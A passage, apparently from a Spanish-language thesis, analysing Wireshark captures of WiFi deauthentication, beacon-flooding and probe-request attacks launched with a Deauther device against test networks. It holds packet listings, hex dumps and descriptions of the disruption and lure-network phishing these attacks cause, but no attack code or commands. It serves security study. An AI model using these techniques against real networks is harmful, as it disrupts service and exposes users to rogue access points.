1797 63.581824416	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=547, FN=0, Flags=...
1801 63.775125913	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=549, FN=0, Flags=...
11362 433.634271487	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=55, FN=0, Flags=...
1812 63.980604709	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=551, FN=0, Flags=...
1822 64.184726473	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=553, FN=0, Flags=...
12651 482.991147780	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=553, FN=0, Flags=...
1864 64.287114193	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=554, FN=0, Flags=...
12652 483.093601809	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=554, FN=0, Flags=...
12654 483.195957397	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=555, FN=0, Flags=...
12655 483.298350577	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=556, FN=0, Flags=...
12657 483.400813607	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=557, FN=0, Flags=...
1904 64.696764564	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=558, FN=0, Flags=...
12661 483.605894246	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=559, FN=0, Flags=...
494 14.808654450	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=56, FN=0, Flags=...
1911 64.901514485	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=560, FN=0, Flags=...
12664 483.707943776	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=560, FN=0, Flags=...
12665 483.810335139	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=561, FN=0, Flags=...
12666 483.912817896	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=562, FN=0, Flags=...
12667 484.015161984	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=563, FN=0, Flags=...
1932 65.311127215	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=564, FN=0, Flags=...
12669 484.117571068	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=564, FN=0, Flags=...
1934 65.413511758	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=565, FN=0, Flags=...
12670 484.220009821	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=565, FN=0, Flags=...
1938 65.618321552	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=567, FN=0, Flags=...
12671 484.424814152	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=567, FN=0, Flags=...
12673 484.527138432	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=568, FN=0, Flags=...
1956 65.823126342	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=569, FN=0, Flags=...
1959 65.925508022	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=570, FN=0, Flags=...

Figura 54: Análisis de la presencia del ataque de deautenticación – D-Administración

Fuente: Elaborado por autor

En "RED_USR", el Deauther envía múltiples paquetes de deautenticación, en donde cada dispositivo de la red recibe paquetes falsos que parecen ser paquetes de desconexión genuino, por ende, este ataque tiene éxito en redes con protocolos antiguos como WPA, ya que se desconecta sin procesar ningún paquete hasta el proceso de autenticación.

La figura 55 muestra la desconexión inmediata de todos los usuarios de RED_USR, afectando de esta manera a todos los terminales, incluso aquellos que transmiten información sustancial, es importante indicar que el tráfico en el AP2 está perturbado y los intentos frecuentes de reconexión pueden generar paquetes de deautenticación masivos, considerando que cada dispositivo conectado recibe tramas engañosas simulando desconexiones legítimas en redes con protocolos antiguos como WPA, el ataque es efectivo ya que no se requiere autenticación para procesar la desconexión.

Time	Source	Destination	Protocol	Length	Info
18912	645.283433334	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
18920	645.361860942	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
18921	645.374441786	7a:5e:75:55:60:d8	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
18924	645.478611833	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
18938	646.120488627	ObjetivosySe_5b:b7:...	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
18939	646.124385130	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
18946	646.262824697	7a:5e:75:55:60:d8	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
18947	646.297397146	7a:5e:75:55:60:d8	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
18948	646.323611003	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19042	647.021327577	7a:5e:75:55:60:d8	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19044	647.049411333	ObjetivosySe_5b:b7:...	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19046	647.060376383	7a:5e:75:55:60:d8	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19047	647.090399917	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19049	647.168384067	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19053	647.285766677	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19054	647.324423284	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19055	647.337376566	7a:5e:75:55:60:d8	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19056	647.363576780	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19060	647.405524874	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19061	647.418385597	7a:5e:75:55:60:d8	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19067	647.483872641	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19078	648.204363940	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19079	648.243473460	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19095	649.290313374	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
18368	635.247054969	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
430.12	053582226	HuaweiTechno_6e:4d:...	SamsungElect_e7:8e:...	802.11	66 Deauthentication, SN=1179, FN=0, F...
11558	444.087508492	HuaweiTechno_6e:4d:...	SamsungElect_e7:8e:...	802.11	66 Deauthentication, SN=3816, FN=0, F...
12161	465.210533948	HuaweiTechno_6e:4d:...	SamsungElect_fb:34:...	802.11	66 Deauthentication, SN=4045, FN=0, F...
2482	80.784295481	ae:7d:0a:7a:9a:a2	SamsungElect_e7:8e:...	802.11	66 Deauthentication, SN=963, FN=0, FL...

Frame 430: 66 bytes on wire (528 bits), 66 bytes captured
 Radiotap Header v0, Length 36
 802.11 radio information
 IEEE 802.11 Deauthentication, Flags:C

Figura 55. Análisis de la presencia del ataque de deautenticación – RED_USR

Fuente: Elaborado por autor

En "RED_USR2", el Deauther envía paquetes de deautenticación repetidamente, provocando desconexiones continuas. En entornos con varios puntos de acceso, los dispositivos intentan conectarse a otros puntos, incrementando la interferencia, por ende, la figura 56, muestra una disminución en las conexiones activas en "RED_USR2", confirmando el impacto en la disponibilidad de la red, lo cual es crítico en aplicaciones empresariales que dependen de alta disponibilidad, como videoconferencias o recursos en la nube.

Time	Source	Destination	Protocol	Length	Info
19042	647.021327577	7a:5e:75:55:60:d8	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19044	647.049411333	ObjetivosySe_5b:b7:...	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19046	647.060376383	7a:5e:75:55:60:d8	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19047	647.090399917	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19049	647.168384067	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19053	647.285766677	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19054	647.324423284	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19055	647.337376566	7a:5e:75:55:60:d8	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19056	647.363576780	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19060	647.405524874	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19061	647.418385597	7a:5e:75:55:60:d8	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19067	647.483872641	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19078	648.204363940	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19079	648.243473460	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
19095	649.290313374	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
18368	635.247054969	ae:7d:0a:7a:9a:a2	Broadcast	802.11	66 Deauthentication, SN=0, FN=0, Flag...
430.12	053582226	HuaweiTechno_6e:4d:...	SamsungElect_e7:8e:...	802.11	66 Deauthentication, SN=1179, FN=0, F...
11558	444.087508492	HuaweiTechno_6e:4d:...	SamsungElect_e7:8e:...	802.11	66 Deauthentication, SN=3816, FN=0, F...
12161	465.210533948	HuaweiTechno_6e:4d:...	SamsungElect_fb:34:...	802.11	66 Deauthentication, SN=4045, FN=0, F...
2482	80.784295481	ae:7d:0a:7a:9a:a2	SamsungElect_e7:8e:...	802.11	66 Deauthentication, SN=963, FN=0, FL...
18541	637.053211037	SamsungElect_fb:34:...	Broadcast	802.11	171 Probe Request, SN=1003, FN=0, Flag...
14906	569.258474468	SamsungElect_fb:34:...	7a:5e:75:55:60:d8	802.11	139 Probe Request, SN=425, FN=0, Flags...
14971	572.484663217	SamsungElect_fb:34:...	7a:5e:75:55:60:d8	802.11	139 Probe Request, SN=436, FN=0, Flags...
14984	572.950870079	SamsungElect_fb:34:...	Broadcast	802.11	171 Probe Request, SN=441, FN=0, Flags...
15043	574.217688952	SamsungElect_fb:34:...	7a:5e:75:55:60:d8	802.11	139 Probe Request, SN=494, FN=0, Flags...
15044	574.220805107	SamsungElect_fb:34:...	7a:5e:75:55:60:d8	802.11	139 Probe Request, SN=494, FN=0, Flags...
15045	574.225373416	SamsungElect_fb:34:...	7a:5e:75:55:60:d8	802.11	139 Probe Request, SN=494, FN=0, Flags...
16194	599.795677725	SamsungElect_fb:34:...	7a:5e:75:55:60:d8	802.11	139 Probe Request, SN=677, FN=0, Flags...
16306	601.297826335	SamsungElect_fb:34:...	7a:5e:75:55:60:d8	802.11	139 Probe Request, SN=736, FN=0, Flags...
16311	601.329845212	SamsungElect_fb:34:...	Broadcast	802.11	171 Probe Request, SN=740, FN=0, Flags...

```

Frame 430: 66 bytes on wire (528 bits), 66 bytes captured
Radiotap Header v0, Length 36
802.11 radio information
IEEE 802.11 Deauthentication, Flags: .....C
0000 00 00 24 00 2f 40 00 a0 20 08 00 00 00 00 00 00
0010 a3 50 87 bb 00 00 00 00 10 02 99 09 a0 00 bb 00
0020 00 00 bb 00 c0 00 3a 01 60 a4 d0 e7 8e 66 64 13
0030 ab 6e 4d 74 64 13 ab 6e 4d 74 b0 49 06 00 94 de

```

Figura 56: Análisis de la presencia del ataque de deautenticación – RED_USR2

Fuente: Elaborado por autor

Ataques Beacon

El ataque Beacon aprovecha la capacidad de los dispositivos WiFi para recibir tramas de beacon que anuncian la presencia de puntos de acceso cercanos, en este ataque, se envían tramas que contienen SSIDs falsos o duplicados, estas redes saturan el espectro con redes fantasma, confundiendo a los dispositivos que intentan conectarse a la red correcta.

Además, puede ser utilizado como técnica de phishing al arrebatar a los usuarios a puntos de acceso no autorizados, este ataque también puede generar otros beacons con SSID cercanos, lo que hace que algunos dispositivos muestren el mismo SSID más de una vez, lo que afecta a los dispositivos que se conectan automáticamente y que podrían conectarse a redes suplantadas, la figura 57, muestra el número de redes “D-Administracion” que son visibles, lo que aumenta la cantidad de fuentes en conflicto y ralentiza las conexiones, provocando una sobrecarga del canal y, por tanto, retrasando la interacción del usuario.

Time	Source	Destination	Protocol	Length	Info
6538 208.896833848	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1199, FN=0, Flags...
14571 562.897610274	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1199, FN=0, Flags...
3189 99.532531843	HuaweiTechno_6e:4d:...	Broadcast	802.11	400	Beacon frame, SN=12, FN=0, Flags=...
16141 598.635615024	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=12, FN=0, Flags=...
3545 108.850966802	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=120, FN=0, Flags=...
18647 637.957627986	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=120, FN=0, Flags=...
6540 208.999300965	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1200, FN=0, Flags...
4625 146.640525552	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1200, FN=0, Flags...
497 14.129995075	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1201, FN=0, Flags...
6542 209.101702689	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1201, FN=0, Flags...
4627 146.742936001	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1201, FN=0, Flags...
499 14.232348804	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1202, FN=0, Flags...
6544 209.204017009	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1202, FN=0, Flags...
4629 146.845354772	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1202, FN=0, Flags...
505 14.334738838	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1203, FN=0, Flags...
6546 209.306468657	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1203, FN=0, Flags...
4631 146.947803524	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1203, FN=0, Flags...
6548 209.408900682	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1204, FN=0, Flags...
14595 563.307218994	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1204, FN=0, Flags...
4634 147.050222438	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1204, FN=0, Flags...
527 14.539532266	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1205, FN=0, Flags...
6550 209.511244846	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1205, FN=0, Flags...
4636 147.152539887	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1205, FN=0, Flags...
530 14.641999589	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1206, FN=0, Flags...
6552 209.613713670	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1206, FN=0, Flags...
4638 147.255024252	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1206, FN=0, Flags...
533 14.744322573	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1207, FN=0, Flags...
6553 209.716047903	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1207, FN=0, Flags...
4640 147.357420705	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1207, FN=0, Flags...
535 14.846766923	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1208, FN=0, Flags...

```

Frame 505: 398 bytes on wire (3184 bits), 398 bytes captured on interface 0
Radiotap Header v0, Length 36
802.11 radio information
IEEE 802.11 Beacon frame, Flags: .....C
00a0 02 00 00 dd 1a 00 50 f2 01 01 00 00 50 f2 02 02
00b0 00 00 50 f2 04 00 50 f2 02 01 00 00 50 f2 02 dd
00c0 18 00 50 f2 02 01 01 00 00 03 a4 00 00 27 a4 00
00d0 00 42 43 5e 00 62 32 2f 00 32 04 30 48 60 6c 0b

```

Figura 57: Análisis de la presencia del ataque Beacon – D-Administracion

Fuente: Elaborado por autor

En "RED_USR", el Deauther genera múltiples tramas beacon, sobresaturando el canal con redes duplicadas, el cual confunde a los usuarios y puede sobrecargar el hardware de algunos dispositivos, provocando inestabilidad, la figura 58, presenta varias redes con el SSID "RED_USR". La congestión afecta la velocidad y estabilidad de la red, abriendo además la posibilidad de ataques, al atraer a los usuarios a redes trampa.

Time	Source	Destination	Protocol	Length	Info
6538.208.896833848	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1199, FN=0, Flags...
14571.562.897610274	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1199, FN=0, Flags...
3189.99.532531843	HuaweiTechno_6e:4d:...	Broadcast	802.11	400	Beacon frame, SN=12, FN=0, Flags=...
16141.598.635615024	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=12, FN=0, Flags=...
3545.108.850966802	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=120, FN=0, Flags=...
18647.637.957627986	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=120, FN=0, Flags=...
6540.208.999300965	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1200, FN=0, Flags...
4625.146.640525552	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1200, FN=0, Flags...
497.14.129995075	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1201, FN=0, Flags...
6542.209.101702689	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1201, FN=0, Flags...
4627.146.742936001	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1201, FN=0, Flags...
499.14.232348804	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1202, FN=0, Flags...
6544.209.204017009	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1202, FN=0, Flags...
4629.146.845354772	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1202, FN=0, Flags...
505.14.334738038	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1203, FN=0, Flags...
6546.209.306468657	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1203, FN=0, Flags...
4631.146.947803524	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1203, FN=0, Flags...
6548.209.408900682	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1204, FN=0, Flags...
14595.563.307218994	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1204, FN=0, Flags...
4634.147.050222438	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1204, FN=0, Flags...
527.14.539532266	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1205, FN=0, Flags...
6550.209.511244846	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1205, FN=0, Flags...
4636.147.152539887	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1205, FN=0, Flags...
530.14.641999589	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1206, FN=0, Flags...
6552.209.613713670	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1206, FN=0, Flags...
4638.147.255024252	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1206, FN=0, Flags...
533.14.744322573	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1207, FN=0, Flags...
6553.209.716047903	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1207, FN=0, Flags...
4640.147.357420705	7a:5e:75:55:60:d8	Broadcast	802.11	264	Beacon frame, SN=1207, FN=0, Flags...
535.14.846766923	HuaweiTechno_6e:4d:...	Broadcast	802.11	398	Beacon frame, SN=1208, FN=0, Flags...

Frame 505: 398 bytes on wire (3184 bits), 398 bytes captured on interface 0000 00 00 24 00 2f 40 00 a0 20 08 00 00 00 00 00 00

Figura 58: Análisis de la presencia del ataque beacon – RED_USR

Fuente: Elaborado por autor

El Deauther inunda el espectro con redes falsas bajo el SSID "RED_USR2", aumentando el tráfico y las interferencias. Los dispositivos deben gestionar múltiples redes idénticas, lo cual retarda las conexiones y aumenta el consumo de batería en dispositivos móviles. La figura 59 muestra varias redes "RED_USR2", afectando la respuesta de los dispositivos y provocando interrupciones de comunicación en entornos empresariales.

Time	Source	Destination	Protocol	Length	Info
6538	208.896833848	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1199, FN=0, Flags...
14571	562.897610274	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1199, FN=0, Flags...
3189	99.532531843	HuaweiTechno_6e:4d:...	Broadcast	802.11	400 Beacon frame, SN=12, FN=0, Flags=...
16141	598.635615024	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=12, FN=0, Flags=...
3545	108.850966802	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=120, FN=0, Flags=...
18647	637.957627986	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=120, FN=0, Flags=...
6540	208.999300965	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1200, FN=0, Flags...
4625	146.640525552	7a:5e:75:55:60:d8	Broadcast	802.11	264 Beacon frame, SN=1200, FN=0, Flags...
497	14.129995075	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1201, FN=0, Flags...
6542	209.101702689	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1201, FN=0, Flags...
4627	146.742936001	7a:5e:75:55:60:d8	Broadcast	802.11	264 Beacon frame, SN=1201, FN=0, Flags...
499	14.232348804	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1202, FN=0, Flags...
6544	209.204017009	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1202, FN=0, Flags...
4629	146.845354772	7a:5e:75:55:60:d8	Broadcast	802.11	264 Beacon frame, SN=1202, FN=0, Flags...
505	14.334738038	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1203, FN=0, Flags...
6546	209.306468657	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1203, FN=0, Flags...
4631	146.947803524	7a:5e:75:55:60:d8	Broadcast	802.11	264 Beacon frame, SN=1203, FN=0, Flags...
6548	209.408900682	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1204, FN=0, Flags...
14595	563.307218994	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1204, FN=0, Flags...
4634	147.050222438	7a:5e:75:55:60:d8	Broadcast	802.11	264 Beacon frame, SN=1204, FN=0, Flags...
527	14.539532266	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1205, FN=0, Flags...
6550	209.511244846	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1205, FN=0, Flags...
4636	147.152539887	7a:5e:75:55:60:d8	Broadcast	802.11	264 Beacon frame, SN=1205, FN=0, Flags...
530	14.641999589	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1206, FN=0, Flags...
6552	209.613713670	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1206, FN=0, Flags...
4638	147.255024252	7a:5e:75:55:60:d8	Broadcast	802.11	264 Beacon frame, SN=1206, FN=0, Flags...
533	14.744322573	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1207, FN=0, Flags...
6553	209.716047903	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1207, FN=0, Flags...
4640	147.357420705	7a:5e:75:55:60:d8	Broadcast	802.11	264 Beacon frame, SN=1207, FN=0, Flags...
535	14.846766923	HuaweiTechno_6e:4d:...	Broadcast	802.11	398 Beacon frame, SN=1208, FN=0, Flags...

```

Frame 505: 398 bytes on wire (3184 bits), 398 bytes captured on interface 0
Radiotap Header v0, Length 36
802.11 radio information
IEEE 802.11 Beacon frame, Flags: .....C
0000 00 00 24 00 2f 40 00 a0 20 08 00 00 00 00 00 00
0010 17 16 aa bb 00 00 00 00 10 02 99 09 a0 00 bf 00
0020 00 00 bf 00 80 00 00 00 ff ff ff ff ff ff 64 13
0030 ab 6e 4d 74 64 13 ab 6e 4d 74 30 4b 96 51 03 ba

```

Figura 59: Presencia del ataque beacon en el AP2 “RED_USR2”

Fuente: Elaborado por autor

Ataques Probe Request

Este tipo de ataque de sondeo utiliza la habilidad de los dispositivos finales para lograr transmitir solicitudes en cuanto a redes que se encuentren presentes, de tal forma que si el intruso posee la destreza de enviar una solicitud de sondeo para que los dispositivos respondan, van a descubrir de esta manera su identidad, siendo este de gran utilidad, referente al punto de acceso.

El Deauther envía solicitudes de sondeo dirigidas al punto de acceso 1, la que lleva por nombre "D-Administración". La figura 60 muestra la presencia del ataque probe en intervalos de tiempo que varían de 100 ms a 1 segundo, de tal manera que los dispositivos finales se encuentran conectados a la red y este ataque llega a cada uno de ellos, cabe recalcar que también se observa que la red a la que está dirigida se encuentra bajo el estándar 802.11.

Time	Source	Destination	Protocol	Length	Info
603	18.104723205	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=101, FN=0, Flags=...
13836	532.962475782	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=1041, FN=0, Flags=...
11428	439.675955425	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=114, FN=0, Flags=...
11441	440.187884730	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=119, FN=0, Flags=...
11519	440.597580114	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=123, FN=0, Flags=...
14288	557.128832711	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=1278, FN=0, Flags=...
11525	441.186128061	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=128, FN=0, Flags=...
14290	557.538502709	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=1282, FN=0, Flags=...
14292	557.640827108	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=1283, FN=0, Flags=...
14338	558.562424702	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=1292, FN=0, Flags=...
11527	441.519159325	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=132, FN=0, Flags=...
11534	442.133493934	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=138, FN=0, Flags=...
11241	429.435878200	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=14, FN=0, Flags=...
11539	442.543090814	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=142, FN=0, Flags=...
11544	442.973643276	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=146, FN=0, Flags=...
11546	443.055106688	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=147, FN=0, Flags=...
11242	429.538558661	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=15, FN=0, Flags=...
11556	443.988385746	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=156, FN=0, Flags=...
411	11.361781637	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=20, FN=0, Flags=...
18639	637.615317569	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=2066, FN=0, Flags=...
18661	638.332126022	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=2073, FN=0, Flags=...
